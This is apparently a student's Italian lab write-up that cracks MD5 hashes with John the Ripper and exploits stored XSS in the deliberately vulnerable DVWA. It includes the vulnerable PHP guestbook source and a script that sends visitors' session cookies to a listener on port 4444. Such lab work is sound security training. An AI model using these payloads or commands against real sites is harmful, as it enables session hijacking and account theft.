
Con il comando **john --format=raw-md5** seguita dal nome del file contentente le password, andiamo ad effettuare il cracking.
L’opzione “--format=raw-md5“ si specifica il formato dell'hash che si sta
cercando di crackare, in questo caso md5.



Come possiamo notare il tool ci mostra il comando per visualizzare le password in chiaro.
John --show --format=raw-md5 seguito dal nome del file.



WEB APPLICATION EXPLOIT XSS



Traccia Giorno 2


Utilizzando le tecniche viste nelle lezione teoriche, sfruttare la vulnerabilità XSS persistente presente sulla Web Application DVWA al fine simulare il furto di una sessione di un utente lecito del sito, inoltrando i cookie «rubati» ad Web server sotto il vostro controllo. Spiegare il significato dello script utilizzato.


Requisiti laboratorio Giorno 2:

Livello difficoltà DVWA: LOW
IP Kali Linux: 192.168.104.100/24
IP Metasploitable: 192.168.104.150/24

Configurazione indirizzi IP


Digitando il comando **sudo nano /etc/network/interfaces** andiamo ad aprire la configurazione di rete delle macchine ed andiamo ad impostare per la macchina Kali l'indirizzo IP 192.168.104.100 e per la macchina Metasploitable 192.168.104.150. Utilizziamo lo stesso indirizzo Gateway (192.168.104.1) così da poter utilizzare le nostre macchine sulla stessa rete interna evitando eventuali rischi dall'esterno.





Controllo configurazione indirizzi IP

Per controllare che la configurazione sia stata eseguita in maniera corretta, andiamo ad effettuare un test, con il comando **ping** seguito dall'indirizzo ip della macchina e come possiamo notare, le macchine comunicano.




DVWA


Cos’è DVWA?

DVWA, acronimo di Damn Vulnerable Web Application, è un'applicazione web vulnerabile, utilizzata per scopi educativi e di formazione nella sicurezza informatica. Molto utile per comprendere meglio le vulnerabilità delle applicazioni web comuni e le tecniche di attacco.

Digitando nella barra delle ricerche l’indirizzo IP della macchina Metasploitable andiamo ad aprire la DVWA, accedendo con le credenziali di accesso “admin” e “password”.

Andando nella sezione DVWA Security andiamo a regolare il livello di sicurezza che l’applicazione web avrà, in questo caso la settiamo su low.





XSS Stored

Stored XSS Source

```php
<?php

if(isset($_POST['btnSign']))
{

   $message = trim($_POST['mtxMessage']);
   $name    = trim($_POST['txtName']);

   // Sanitize message input
   $message = stripslashes($message);
   $message = mysql_real_escape_string($message);

   // Sanitize name input
   $name = mysql_real_escape_string($name);

   $query = "INSERT INTO guestbook (comment,name) VALUES ('$message','$name');";

   $result = mysql_query($query) or die('<pre>' . mysql_error() . '</pre>' );

}

?>
```

Cos’è un XSS Stored?


Un XSS stored (o XSS persistente) è un problema di sicurezza su un sito web in cui un attaccante può inserire del codice dannoso in una parte del sito che memorizza i dati, come un commento o un profilo utente. Questo codice viene salvato nel sito e ogni volta che qualcuno visita la pagina contenente il codice dannoso, il suo browser esegue questo codice automaticamente. Questo può causare problemi come il furto di informazioni personali o la visualizzazione di messaggi non desiderati.

Andiamo nella sezione XSS Stored ed in basso a destra selezioniamo la voce “View Source” che ci mostra il codice eseguito dal programma.


XSS Stored


Testiamo il funzionamento della pagina con dei commenti e vediamo come si comporta.

Andando quindi ad inserire un piccolo script **<script>alert(‘Buoni questi biscotti’)</script>** , notiamo che ogni volta che andiamo a visitare la sezione XSS Stored si apre un pop-up con il messaggio da noi inserito.
Il sito web salva il nostro commento nel database, senza però togliere la parte dannosa del codice, quindi ogni volta avvierà lo script.



XSS Stored





Dovendo inserire un script in grado di rubare i cookie di sessione, andiamo a controllare la quantità massima di caratteri che possiamo inserire all'interno della casella di commento.
Per effettuare questo controllo, andiamo ad utilizzare l'inspector.

L'Inspector è uno strumento nel browser che ci permette di vedere e modificare il codice della pagina web che stai visitando. Possiamo usarlo per esaminare l'HTML, per cambiare i colori e gli stili della pagina, per il debug del codice JavaScript o per monitorare le richieste di rete. È molto utile per gli sviluppatori e per chi vuole capire meglio come funziona un sito web.

Possiamo aprire la sezione Inspector eseguendo un click con il tasto destro sulla pagina (comparirà un menù a tendina), oppure eseguendo i comando **Ctrl+Shift+I**

XSS Stored

inserendo lo script:

<script> window.location='http://127.0.0.1:4444/?cookie=' + document.cookie</script>

Come funziona questo script?


window.location: è la pagina del browser, che andiamo a modificare, portando la navigazione su un nuovo url.

http://127.0.0.1:4444/?cookie=: è l'url di destinazione

127.0.0.1: è il nostro localhost.

4444: è la porta dove siamo in ascolto.

